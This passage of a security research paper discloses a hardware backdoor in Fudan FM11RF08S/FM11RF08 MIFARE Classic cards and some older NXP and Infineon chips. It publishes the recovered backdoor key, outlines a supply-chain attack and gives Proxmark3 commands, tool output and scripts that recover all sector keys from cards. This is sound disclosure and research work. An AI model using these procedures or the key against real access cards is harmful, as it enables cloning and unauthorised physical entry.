All in all, the actual speed depends on the exact configuration of the card as e.g. it is slower to break the sector keys if keyA==keyB and are not reused on other sectors – a corner case rarely seen in real deployments.

To illustrate the duration of recovering all the keys of a FM11RF08S depending on the reuse of some keys across the card, we ran a few tests, on a card configured with the following layouts.

- 32 random keys
 - 17 minutes 22 seconds
- 16 random keys, with keyA = keyB in each sector³
 - 32 minutes 52 seconds
- 24 random keys, 8 being reused in 2 sectors each⁴
 - 40 seconds

Cf. Annex A.9 for details on the tested keys.

³the worst possible corner case

⁴an ideal situation

XII. LIGHT-FAST SUPPLY CHAIN ATTACK

It is clear that any entity aware of the backdoor can already mount *card-only* attacks without any precondition on the card keys, in at most half an hour for the totality of the sector keys.

But, with our current partial knowledge, anyone in the supply chain could already make the attack instantaneous.

- Before delivering to a target customer, probe each card with the default FFFFFFFFFF key to collect and decrypt nested $\{n_T\}$ of each sector. It is enough to store each 16-bit LFSR *ancestor* and the UID, so 36 bytes per card ;
- On the field, for each key to break, authenticate with the backdoor key then initiate a nested authentication with the backdoor key to collect $\{n_T\}$ and decrypt it ;
- Generate the few tens of thousand key candidates as explained in Section VIII and Section III.D ;
- Filter the candidates by comparing their LFSR ancestor with the one previously stored at step 1, as per Section X and recover the key ;

The attack does not require any key candidates bruteforce on the card anymore, just one single nested authentication attempt.

Of course, if the n_T of each sector is generated by deriving a common value somehow based on the sector number, there is no need for the supplier to collect LFSR ancestors for all sectors, just one. And if the n_T generation can also be linked to e.g. the UID, the first collection step can be skipped entirely.

XIII. EXTENDING VERIFICATION METHODS

The *NFC Label Tools* application mentioned in Section IV.C can only apply the originality verification methods if the block 0 can be read with the default *all FF* key.

Using the backdoor key, we can perform the advanced verification method, no matter if card keys are unknown.

- Read block 0 with the backdoor, cf Section A.10.2 ;
- Submit block 0 to the simple verification method API, cf Listing 3 and check answer ;
- Submit block 0 to the advanced verification method API to get block 128 keyA, cf Listing 4 ;
- Try to authenticate to block 128 with retrieved keyA.

XIV. LOOKING AT THE OLDER FM11RF08

We test the backdoor authentication commands and... we get some $\{n_T\}$ as well! But the FM11RF08S backdoor key does not work on our FM11RF08 samples.

XV. BREAKING AN OLDER BACKDOOR KEY

FM11RF08 is susceptible to the classic nested attack mentioned in Section III.B. So, it is just a matter of adapting the

Proxmark3 code to use a backdoor command, and the key is found immediately, as shown in Annex A.10.3.

A31667A8CEC1

Listing 12: Older universal backdoor key

The same key works for all sectors and all **FM11RF08** “**011D**”, “**021D**” and “**031D**” samples we got. But it goes beyond.

Even very old **FM11RF08** samples with manufacturer data **6263646566676869** share the same backdoor and the same key⁵. It is hard to know since when these cards are in circulation, but a FM11RF08 datasheet from May 2008 can still be found [23] and the FM11RF08 is mentioned on a WaybackMachine snapshot of the Fudan website in November 2007 [24].

The same page also mentions the FM11RF32, a discontinued 4k version with a weird SAK=20 value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS. But this flag must be ignored and the card won't work properly on some readers, including smartphones. We happen to have some samples and we can confirm the same backdoor key works on **FM11RF32**[25] too.

After we shared our preliminary results, Michegianni reported that the **FM1208-10** supports the old backdoor key as well and Anton Savelev ran a few tests on it for us, cf Section XVIII. Thanks to them! The FM1208-10 a.k.a. FM1208M01[26] is a 8051 CPU card (ISO14443A-4) featuring MIFARE Classic compatibility.

XVI. DARKNESTED ATTACK

It is a pretty straightforward attack that probably does not deserve its own name, but it sounds cool. *Darknested* is using the knowledge of this rather dark backdoor key revealed in Section XV as an easy way to bootstrap a nested attack when a first known key is required, rather than using the darkside attack. The Fudan cards always leak a NACK, as mentioned at the end of Section II.C, the darkside attack is quite fast anyway. But the method is still interesting on some circumstances, as we will see in a moment. See Annex A.10.5 for an example.

XVII. USCUID/GDM

Magic MIFARE Classic cards referred as USCUID or GDM [27] are highly configurable, to activate a number of *magic* features (gen1a, cuid, shadow mode,...) but also to enable a *Static encrypted nonce mode*.

The static encrypted nonce mechanism differs from the FM11RF08S and it requires more study, not covered in this paper.

XVIII. ICING ON THE CAKE

⁵Beware that a few other clones and magic tags share the same manufacturer data as well, but not the backdoor.

XIX. CONCLUSION

While testing the backdoor keys on our cards collection, trying to spot Fudan cards, we realized that some non-Fudan cards accept authentication commands ranging from 62** to 6f** as well, but with the regular keys.

But, quite surprisingly, some other cards, aside from the Fudan ones, accept the same backdoor authentication commands **using the same key** as for the FM11RF08!

This can be verified quite simply with the Proxmark3, now that we have added support for the backdoor authentication commands, as shown in Annex A.10.4.

At this stage, it is important to be as sure as possible of the authenticity of these cards, aside from what their block 0 may indicate. In Annex A.12, we used a few behavioral metrics to compare them.

After thorough analysis, we can safely claim that the following cards contain the backdoor with the A31667A8CEC1 key, including the Fudan ones mentioned in Section XV.

- **Fudan FM11RF08 “6263646566676869”**
- **Fudan FM11RF08 “011D”, “021D” and “031D”**
- **Fudan FM11RF32**
- **Fudan FM1208-10**
- **Infineon SLE66R35** possibly produced at least during a period 1996-2013⁶ ;
- **NXP MF1ICS5003** produced at least between 1998 and 2000 ;
- **NXP MF1ICS5004** produced at least in 2001.

The following cards support the backdoor authentication commands, but with the regular keyA/keyB.

- NXP MF1ICS5005 produced in fab ICN8⁷ at least between 2001 and 2010 ;
- NXP MF1ICS5006 produced in fab Fishkill⁸ at least between 2005 and 2008 ;
- NXP MF1ICS5007 produced in fab ASMC⁹ at least in 2010 ;
- USUID/GDM magic cards.

The list will be updated by the community according to their findings.

Among the cards mentioned above, the SLE66R35, MF1ICS5003 and MF1ICS5004 can really benefit from the dark-nested attack presented in Section XVI, as recovering a first key with the help of the darkside attack is much slower.

⁶We are not sure about the interpretation of the manufacturer data as a production date.

⁷NXP fab located in Nijmegen, Netherlands.

⁸NXP fab in Fishkill, New York, US, for sale in 2008 but finally closed in 2009.

⁹Located in Shanghai, China. Initially a joint venture with Philips Semiconductors in 1988 then renamed ASMC in 1995 and reorganized into a foreign-invested joint stock company in 2004, NXP stocks sold in 2017, finally merged in GTA in 2019.

The FM11RF08S chip by Shanghai Fudan Microelectronics was thought to be the most secure implementation of MIFARE Classic, thwarting all known *card-only* attacks. However, we have demonstrated various attacks, uncovered the existence of a hardware backdoor and recovered its key, which allows us to launch new attacks to dump and clone these cards, even if all their keys are properly diversified. The presence of the backdoor in this product and in all previous FM11RF08 cards since at least 2007, raises several questions, particularly given that these two chip references are not limited to the Chinese market. For example, the author found these cards in numerous hotels across the US, Europe, and India. Additionally, what are we to make of the fact that old NXP and Infineon cards share the very same backdoor key?

Consumers should swiftly check their infrastructure and assess the risks. Many are probably unaware that the MIFARE Classic cards they obtained from their supplier are actually Fudan FM11RF08 or FM11RF08S.

Nevertheless, it is important to remember that the MIFARE Classic protocol is intrinsically broken, regardless of the card. It will always be possible to recover the keys if an attacker has access to the corresponding reader. There are many more robust alternatives on the market (but we cannot guarantee the absence of hardware backdoors...).

The various tools and attacks developed in the context of this paper have now been merged into the Proxmark3 source code, as seen in the Annexes.

A number of questions for future research are listed in Annex A.13.

That’s all, folks.

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A Annexes

A.1 CRYPTO-1 First Authentication Protocol & Example

Notation $\{\}$ indicates that data is encrypted.

$s := \text{crypto1_create}(\text{key})$ initializes the CRYPTO1 cipher (a 48-bit LFSR with a non-linear filter function that outputs one bit when clocked). The state s keeps the LFSR state, updated by $\text{ks} := \text{crypto1_word}(s, \text{data}, \text{is_encrypted})$ which advances the LFSR 32 times, possibly mixing its state with some data, which can be plaintext or encrypted, and outputs 32 bits of keystream.

Given a 32-bit sequence, $\text{suc}()$ computes the next 32-bit sequence after one single clock of a 16-bit LFSR that can be represented by the polynomial $x^{16} + x^{14} + x^{13} + x^{11} + 1$.

Reader	Tag	Example
		(← 0DB3FA11 via anticlock)
$\text{cmd} := \left \begin{array}{l} \text{AuthA} \\ \text{AuthB} \end{array} \right\ \text{block} \parallel \text{CRC}$	← uid	6000F57B
	→ cmd	→ 60 00 F5 7B
	Check CRC	✓
	$s := \text{crypto1_create}(\text{key})$	FFFFFFFFFFFF
	Generate n_T	E0512BB
	$\text{ks}_0 := \text{crypto1_word}(s, \text{uid} \oplus n_T, 0)$	FFEFB431
	← n_T	← E0 51 2B B5
$s := \text{crypto1_create}(\text{key})$		FFFFFFFFFFFF
$\text{ks}_0 := \text{crypto1_word}(s, \text{uid} \oplus n_T, 0)$		FFEFB431
Generate n_R		12345678
$\text{ks}_1 := \text{crypto1_word}(s, n_R, 0)$		A376E628
$\{n_R\} := n_R \oplus \text{ks}_1$		B142B050
$a_R := \text{suc}^{64}(n_T)$		56F373EE
$\text{ks}_2 := \text{crypto1_word}(s, 0, 0)$		61D742F1
$\{a_R\} := \text{ks}_2 \oplus a_R$		3724311F
	→ $\{n_R \parallel a_R\}$	→ B1 42!B0!50!37 24 31!1F!
	$\text{ks}_1 := \text{crypto1_word}(s, \{n_R\}, 1)$	A376E628
	$n_R := \text{ks}_1 \oplus \{n_R\}$	12345678
	$\text{ks}_2 := \text{crypto1_word}(s, 0, 0)$	61D742F1
	$a_R := \text{ks}_2 \oplus \{a_R\}$	56F373EE
	$a_R \stackrel{?}{=} \text{suc}^{64}(n_T)$	56F373EE ✓
	$a_T := \text{suc}^{96}(n_T)$	529F965F
	$\text{ks}_3 := \text{crypto1_word}(s, 0, 0)$	5C7AB0A6
	$\{a_T\} := \text{ks}_3 \oplus a_T$	0EE526F9
	← $\{a_T\}$	← 0E E5!26!F9
$\text{ks}_3 := \text{crypto1_word}(s, 0, 0)$		5C7AB0A6
$a_T := \text{ks}_3 \oplus \{a_T\}$		529F965F
$a_T \stackrel{?}{=} \text{suc}^{96}(n_T)$		529F965F ✓

Table 3: CRYPTO-1 First Authentication Protocol

A.2 CRYPTO-1 Nested Authentication Protocol & Example

Following immediately Annex A.1 example and inner states.

Reader	Tag	Example
$ks_4 := \text{crypto1_word}(s, 0, 0)$ $\text{cmd} := \left \begin{array}{l} \text{AuthA} \\ \text{AuthB} \end{array} \right \parallel \text{block} \parallel \text{CRC}$ $\{\text{cmd}\} := ks_4 \oplus \text{cmd}$		4882918E 6000F57B 288264F5
$\xrightarrow{\{\text{cmd}\}}$	$ks_4 := \text{crypto1_word}(s, 0, 0)$ $\text{cmd} := ks_4 \oplus \{\text{cmd}\}$ Check CRC $s := \text{crypto1_create}(\text{key})$ Generate n_T $ks_0 := \text{crypto1_word}(s, \text{uid} \oplus n_T, 0)$ $\{n_T\} := ks_0 \oplus n_T$	$\rightarrow 28 \ 82! \ 64! \ F5$ 4882918E 6000F57B ✓ FFFFFFFFFF BF53BA5F FFDF2CE6 408C96B9
	$\xleftarrow{\{n_T\}}$	$\leftarrow 40!8C!96!B9!$ FFFFFFFFFF FFDF2CE6 BF53BA5F 12345678 2EEE0441 3CDA5239 B2F7159B 90EA5932 221D4CA9
$s := \text{crypto1_create}(\text{key})$ $ks_0 := \text{crypto1_word}(s, \text{uid} \oplus n_T, 0)$ $n_T := ks_0 \oplus \{n_T\}$ Generate n_R $ks_1 := \text{crypto1_word}(s, n_R, 0)$ $\{n_R\} := n_R \oplus ks_1$ $a_R := \text{suc}^{64}(n_T)$ $ks_2 := \text{crypto1_word}(s, 0, 0)$ $\{a_R\} := ks_2 \oplus a_R$		
$\xrightarrow{\{n_R a_R\}}$	$ks_1 := \text{crypto1_word}(s, \{n_R\}, 1)$ $n_R := ks_1 \oplus \{n_R\}$ $ks_2 := \text{crypto1_word}(s, 0, 0)$ $a_R := ks_2 \oplus \{a_R\}$ $a_R \stackrel{?}{=} \text{suc}^{64}(n_T)$ $a_T := \text{suc}^{96}(n_T)$ $ks_3 := \text{crypto1_word}(s, 0, 0)$ $\{a_T\} := ks_3 \oplus a_T$	$\rightarrow 3C \ DA \ 52 \ 39 \ 22 \ 1D \ 4C \ A9$ 2EEE0441 12345678 90EA5932 B2F7159B B2F7159B ✓ 6A3A6E02 39EB1EA4 53D170A6
	$\xleftarrow{\{a_T\}}$	$\leftarrow 53!D1 \ 70 \ A6!$ 39EB1EA4 6A3A6E02 6A3A6E02 ✓
$ks_3 := \text{crypto1_word}(s, 0, 0)$ $a_T := ks_3 \oplus \{a_T\}$ $a_T \stackrel{?}{=} \text{suc}^{96}(n_T)$		

Table 4: CRYPTO-1 Nested Authentication Protocol

A.3 Information about Static Encrypted Nonce tool in Proxmark3: hf mf isen

For our analysis needs, we implemented a tool in the Proxmark3[12] to test various nested authentication scenarii.

It implements nested authentication and collects encrypted nonces and their parity errors, and when the correct key is provided, the decrypted nT and its index if it is a nT generated by the lfsr16 PRNG.

It has numerous options to study the impact of key value, block number, key type (including the backdoor ones), chaining of commands, corruptions, etc. on the static encrypted nonces values.

A.3.1 Usage

Syntax corresponding to commit 27d5f2d.

```
[usb] pm3 --> hf mf isen -h
Information about Static Encrypted Nonce properties in a MIFARE Classic card

usage:
  hf mf isen
  [-hab] [--blk <dec>] [-c <dec>] [-k <hex>] [--blk2 <dec>] [--a2] [--b2] [--c2 <dec>] [--key2 <hex>]
    [-n <dec>] [--reset] [--hardreset] [--addread] [--addauth] [--incblk2] [--corruptnrar]
    [--corruptnrarparity]

options:
  -h, --help                This help
  --blk <dec>              block number
  -a                        input key type is key A (def)
  -b                        input key type is key B
  -c <dec>                 input key type is key A + offset
  -k, --key <hex>         key, 6 hex bytes
  --blk2 <dec>            nested block number (default=same)
  --a2                     nested input key type is key A (default=same)
  --b2                     nested input key type is key B (default=same)
  --c2 <dec>              nested input key type is key A + offset
  --key2 <hex>           nested key, 6 hex bytes (default=same)
  -n <dec>                number of nonces (default=2)
  --reset                  reset between attempts, even if auth was successful
  --hardreset              hard reset (RF off/on) between attempts, even if auth was successful
  --addread                auth(blk)-read(blk)-auth(blk2)
  --addauth                auth(blk)-auth(blk)-auth(blk2)
  --incblk2                auth(blk)-auth(blk2)-auth(blk2+4)-...
  --corruptnrar            corrupt {nR}{aR}, but with correct parity
  --corruptnrarparity     correct {nR}{aR}, but with corrupted parity

examples/notes:
  hf mf isen
  Default behavior:
  auth(blk)-auth(blk2)-auth(blk2)-...
  Default behavior when wrong key2:
  auth(blk)-auth(blk2) auth(blk)-auth(blk2) ...
```

A.4 Example

```
[usb] pm3 --> hf mf isen
[=] --- IS014443-a Information -----
[+] UID: 5C 46 7F 63
[+] ATQA: 00 04
[+] SAK: 08 [2]
[#] select
[#] auth cmd: 60 00 | uid: 5c467f63 | nr: 370db547 @ | nt: f0a895da @idx 53334 | par: 1010 ok
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 87e0b293 @ | nt: 255ff1a9 @idx 37482 | par: 1111 ok | ntenc: da106b18 | parerr: 1110
[#] Nonce distance: 49683
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 76f7fe63 @ | nt: 255ff1a9 @idx 37482 | par: 1111 ok | ntenc: da106b18 | parerr: 1110
[#] Nonce distance: 0
[=] nTenc da106b18 par {1111}=010x | ks ff4f9ab1 | nT 255ff1a9 par 0101 | lfsr16 index 37482
[+] Static enc nonce..... yes
```

A.5 Reused Keys Nested Attack in Proxmark3: staticnested_0nt

A.5.1 Usage

Syntax corresponding to commit 27d5f2d.

```
$ tools/mfc/card_only/staticnested_0nt
Usage:
tools/mfc/card_only/staticnested_0nt <uid1> <nt_enc1> <nt_par_err1> <uid2> <nt_enc2> <nt_par_err2> ...
UID placeholder: if uid(n)==uid(n-1) you can use '.' as uid(n+1) placeholder
parity example: if nt in trace is 7b! fc! 7a! 5b , then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
      +uid1          |          +nt_enc1 |          +nt_par_err1 |          +uid2=uid1 |          +nt_enc2 |          +nt_par_err2 |          +uid3 |          +nt_enc3 |          +nt_par_err3
```

A.5.2 Example

```
$ tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
Generating nonce candidates...
uid=a13e4902 nt_enc=2e9e49fc nt_par_err=1111 nt_par_enc=0110 1/3: 8192
uid=a13e4902 nt_enc=7bfc7a5b nt_par_err=1110 nt_par_enc=0010 2/3: 8192
uid=a17e4902 nt_enc=50f2abc2 nt_par_err=1101 nt_par_enc=0101 3/3: 8192
Finding key candidates...
All threads spawn...
Thread 19 99% keys[0]:536209288 keys[1]: 222 keys[2]: 213

Finding phase complete.
Analyzing keys...
nT(0): 536209288 key candidates
nT(1): 222 key candidates matching nT(0)
nT(2): 213 key candidates matching nT(0)
Key ffffffff found in 3 arrays: 0, 1, 2
```

A.5.3 Breaking FM11RF08S Backdoor Key

Assuming you know block 0 keyA, get 3 encrypted nonces and their parity errors.

```
[usb] pm3 --> hf mf isen -n3 --c2 4 --incblk2 --blk 0 --key FFFFFFFFFF
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 00 | uid: 5c467f63 | nr: 53d1a7e1 @ | nt: 03f5a9f2 idx -1 | par: 1010 bad | ntenc: fc0a127e | parerr: 0101
[#] auth nested cmd: 64 04 | uid: 5c467f63 | nr: b3f2dcb7 @ | nt: 9681219b idx -1 | par: 1000 bad | ntenc: 69fe84d6 | parerr: 0010
[#] auth nested cmd: 64 08 | uid: 5c467f63 | nr: 62811dbd @ | nt: 652bf672 idx -1 | par: 0100 ok | ntenc: 9ae43e79 | parerr: 1000
```

```
$ tools/mfc/card_only/staticnested_0nt 5c467f63 fc0a127e 0101 . 69fe84d6 0010 . 9ae43e79 1000
Generating nonce candidates...
uid=5c467f63 nt_enc=fc0a127e nt_par_err=0101 nt_par_enc=1010 1/3: 8192
uid=5c467f63 nt_enc=69fe84d6 nt_par_err=0010 nt_par_enc=1000 2/3: 8192
uid=5c467f63 nt_enc=9ae43e79 nt_par_err=1000 nt_par_enc=0100 3/3: 8192
Finding key candidates...
All threads spawn...
Thread 14 97% keys[0]:536652968 keys[1]: 384 keys[2]: 241

Finding phase complete.
Analyzing keys...
nT(0): 537162924 key candidates
nT(1): 384 key candidates matching nT(0)
nT(2): 241 key candidates matching nT(0)
Key a396efa4e24f found in 3 arrays: 0, 1, 2
```


A.6 Backdoored Nested Attack in Proxmark3: staticnested_1nt

A.6.1 Usage

Syntax corresponding to commit 27d5f2d.

```
$ tools/mfc/card_only/staticnested_1nt
Usage:
tools/mfc/card_only/staticnested_1nt <uid:hex> <sector:dec> <nt:hex> <nt_enc:hex> <nt_par_err:bin>
parity example: if for block 63 == sector 15, nt in trace is 7b! fc! 7a! 5b
                  then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
tools/mfc/card_only/staticnested_1nt a13e4902 15 d14191b3 2e9e49fc 1111
                                     +uid      +s +nt      +nt_enc  +nt_par_err
```

A.6.2 Example

Get clear nested nT of target block 7 == sector 1, "keyA"

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 07 | uid: 5c467f63 | nr: de234cce @| nt: c87825a2 @idx 33598| par: 1100 ok | ntenc: 11b5d1d4 | parerr: 0111
```

Get encrypted nonce and its parity errors of target block 7, keyA

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f --a2
```

```
[#] auth nested cmd: 60 07 | uid: 5c467f63 | nr: cd8ed150 @| nt: e4640b1d @idx -1| par: 1010 bad| ntenc: bd3928fb | parerr: 0100
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 c87825a2 bd3928fb 0100
uid=5c467f63 nt=c87825a2 nt_enc=bd3928fb nt_par_err=0100 nt_par_enc=1010 ks1=75410d59
Finding key candidates...
Finding phase complete, found 38515 keys
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2.dic --no-default
[+] Loaded 38515 keys from dictionary file `keys_5c467f63_01_c87825a2.dic`
[=] Running strategy 1
. Testing 28730/38515 74,6%
[+] Key A for block 7 found: aaaaaaaaa07
[=] Time in checkkeys (fast) 195,5s
```

A.7 Faster Backdoored Nested Attack in Proxmark3: staticnested_2x1nt_rf08s

A.7.1 Usage

Syntax corresponding to commit 27d5f2d.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s
Usage:
./staticnested_2x1nt_rf08s keys <uid:08x> <sector:02> <nt1:08x>.dic keys <uid:08x> <sector:02> <nt2:08x>.dic
where both dic files are produced by staticnested_1nt *for the same UID and same sector*
```

A.7.2 Example

Starting from Annex A.6.2 example, we want a second dictionary for keyB.

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f
```

```
[#] auth nested cmd: 65 07 | uid: 5c467f63 | nr: 63e11ca2 @| nt: f68c32ea @idx 57123| par: 0000 ok | ntenc: 2bc5e28a | parerr: 1110
```

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f --b2
```

```
[#] auth nested cmd: 61 07 | uid: 5c467f63 | nr: 27727b1b @| nt: 786823bf @idx -1| par: 0101 bad| ntenc: a1a54308 | parerr: 0001
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 f68c32ea a1a54308 0001
uid=5c467f63 nt=f68c32ea nt_enc=a1a54308 nt_par_err=0001 nt_par_enc=0101 ks1=572971e2
Finding key candidates...
Finding phase complete, found 30623 keys
```

Then we can filter jointly both dictionaries.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s keys_5c467f63_01_c87825a2.dic
keys_5c467f63_01_f68c32ea.dic
keys_5c467f63_01_c87825a2.dic: 38515 keys loaded
keys_5c467f63_01_f68c32ea.dic: 30623 keys loaded
keys_5c467f63_01_c87825a2_filtered.dic: 14328 keys saved
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys saved
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2_filtered.dic --no-default
[+] Loaded 14328 keys from dictionary file 'keys_5c467f63_01_c87825a2_filtered.dic'
[=] Running strategy 1
. Testing 10625/14328 74,2%
[+] Key A for block 7 found: aaaaaaaaaa07
[=] Time in checkkeys (fast) 72,5s
```

A.8 Faster Backdoored Nested Attack in Proxmark3: staticnested_2x1nt_rf08s_1key

A.8.1 Usage

Syntax corresponding to commit 27d5f2d.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key
Usage:
tools/mfc/card_only/staticnested_2x1nt_rf08s_1key <nt1:08x> <key1:012x> keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
where dict file is produced by rf08s_nested_known *for the same UID and same sector* as provided nt and key
```

A.8.2 Example

Starting from Annex A.7.2 example, we know keyA and want to find keyB without using fchk.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key c87825a2 AAAAAAAAAA07
keys_5c467f63_01_f68c32ea_filtered.dic
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys loaded
MATCH: key2=b5bb5bbbbb07
```

A.9 FM11RF08S Automation Script in Proxmark3

A.9.1 Usage

Syntax corresponding to commit 27d5f2d.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -h
[+] executing python /usr/local/bin/./share/proxmark3/pyscripts/fm11rf08s_recovery.py
[+] args '-h'
usage: fm11rf08s_recovery.py [-h] [-x] [-y] [-d]
```

A script combining staticnested* tools to recover all keys from a FM11RF08S card.

```
options:
-h, --help                show this help message and exit
-x, --no-init-check      Do not run an initial fchk for default keys
-y, --no-final-check     Do not run a final fchk with the found keys
-d, --debug              Enable debug mode
```

To measure the actual duration of recovering all the keys of a FM11RF08S, we ran a few cracking tests on a card with various configurations generated by Python scripts.

A.9.2 Example with 32 random keys

```
import random
for i in range(3, 64, 4):
    print(f"hf mf wrbl --blk {i} "
          f"-d {random.randint(0, 1 << 48):012X}FF078069{random.randint(0, 1 << 48):012X}")
```

Listing 13: Generate Proxmark3 commands to configure a tag with 32 random keys

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 059E2905BFCCFF078069268B753AD4AC
hf mf wrbl --blk 7 -d 558EE17E0008FF0780690BF54BD7107C
hf mf wrbl --blk 11 -d 079C24ACF18CFF0780691CAFB32699D0
hf mf wrbl --blk 15 -d 7201D5B22C82FF078069B4F2D05D7F38
hf mf wrbl --blk 19 -d ED58B4CA888AFF07806933E7B73607F7
hf mf wrbl --blk 23 -d ECCD64C991A8FF078069837DFB4738A1
hf mf wrbl --blk 27 -d EDEC16B6363AFF0780698F3EE01C031D
hf mf wrbl --blk 31 -d 5520667A4E04FF0780694FBCA5272A47
hf mf wrbl --blk 35 -d 7D8910E7BCA1FF078069F0044771663C
hf mf wrbl --blk 39 -d 59AA8DA3283AFF07806969A18517CFDA
hf mf wrbl --blk 43 -d 9C69D89E6D3CFF0780693A75A3770BE9
hf mf wrbl --blk 47 -d 3683E7E68E7EFF0780699904C28EEBF6
hf mf wrbl --blk 51 -d 4D9583D3356DFF0780691617EC281DEB
hf mf wrbl --blk 55 -d DD856A74817EFF078069E26256D54033
hf mf wrbl --blk 59 -d 1684DAC6DBE6FF078069538E660BF14A
hf mf wrbl --blk 63 -d 4B021D237DBDFF0780696EE621EC9752
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -x -y
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args '-x -y'
UID: 5C467F63
Getting nonces...
Processing traces...
Running staticnested_1nt & 2x1nt when doable...
Looking for common keys across sectors...
Brute-forcing keys... Press any key to interrupt
Sector 0 keyA = 059e2905bfcc
...
Sector 15 keyB = 6ee621ec9752
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
--- 17 minutes 22 seconds ---

[+] finished fm11rf08s_recovery.py
```

A.9.3 Example with 16 random keys, with keyA = keyB in each sector

```
import random
for i in range(3, 64, 4):
    key = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {key:012X}FF078069{key:012X}")
```

Listing 14: Generate Proxmark3 commands to configure a tag with 16 random keys, with keyA = keyB in each sector

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 11A41F3E3530FF07806911A41F3E3530
hf mf wrbl --blk 7 -d 701A8FE09FA1FF078069701A8FE09FA1
hf mf wrbl --blk 11 -d C0CB1FCC3C19FF078069C0CB1FCC3C19
hf mf wrbl --blk 15 -d A5E847C9AFCAFF078069A5E847C9AFCA
hf mf wrbl --blk 19 -d 1476FA753BB7FF0780691476FA753BB7
hf mf wrbl --blk 23 -d CC22AC14C49CFF078069CC22AC14C49C
hf mf wrbl --blk 27 -d 783F1C948615FF078069783F1C948615
hf mf wrbl --blk 31 -d 042206D18EADFF078069042206D18EAD
hf mf wrbl --blk 35 -d 3DFD44BEB7BBFF0780693DFD44BEB7BB
hf mf wrbl --blk 39 -d 42554EDEB113FF07806942554EDEB113
hf mf wrbl --blk 43 -d EBCA17342ABAFF078069EBCA17342ABA
hf mf wrbl --blk 47 -d CA1D466D44E5FF078069CA1D466D44E5
hf mf wrbl --blk 51 -d 53CDD8A9C36EFF07806953CDD8A9C36E
hf mf wrbl --blk 55 -d A795B458E8DDFF078069A795B458E8DD
hf mf wrbl --blk 59 -d 6910DC14D0E9FF0780696910DC14D0E9
hf mf wrbl --blk 63 -d BECB15C2DA08FF078069BECB15C2DA08
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -x -y
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args '-x -y'
UID: 5C467F63
Getting nonces...
Processing traces...
Running staticnested_1nt & 2x1nt when doable...
Looking for common keys across sectors...
Brute-forcing keys... Press any key to interrupt
Sector 0 keyA = 11a41f3e3530
...
Sector 15 keyB = becb15c2da08
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
--- 32 minutes 52 seconds ---

[+] finished fm11rf08s_recovery.py
```

A.9.4 Example with 24 random keys, 8 being reused in 2 sectors each

```
import random
for i in range(3, 64, 16):
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {keyA:012X}FF078069{keyB:012X}")
    # reuse keyA
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+4} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+8} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    # reuse keyB
    print(f"hf mf wrbl --blk {i+12} -d {keyA:012X}FF078069{keyB:012X}")
```

Listing 15: Generate Proxmark3 commands to configure a tag with 24 random keys, 8 being reused in 2 sectors each

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 835D7593985BFF078069807182F971B5
hf mf wrbl --blk 7 -d 835D7593985BFF0780690E82A4D66BAF
hf mf wrbl --blk 11 -d B364DAAD7077FF0780692427B64CF9F9
hf mf wrbl --blk 15 -d 3A54F6524F9AFF0780692427B64CF9F9
hf mf wrbl --blk 19 -d 4F6CF1780BA4FF0780697250A67EA665
hf mf wrbl --blk 23 -d 4F6CF1780BA4FF07806961887FD879EA
hf mf wrbl --blk 27 -d 00CB63257D01FF07806984F8CC9D2DD8
hf mf wrbl --blk 31 -d D3A8028E3FC8FF07806984F8CC9D2DD8
hf mf wrbl --blk 35 -d 8F5F40BC1483FF078069D812ADA2A2E1
hf mf wrbl --blk 39 -d 8F5F40BC1483FF0780699C488977E45A
hf mf wrbl --blk 43 -d 43DF6F69641CFF07806911E9F0E2A614
hf mf wrbl --blk 47 -d 5CA4DB30F379FF07806911E9F0E2A614
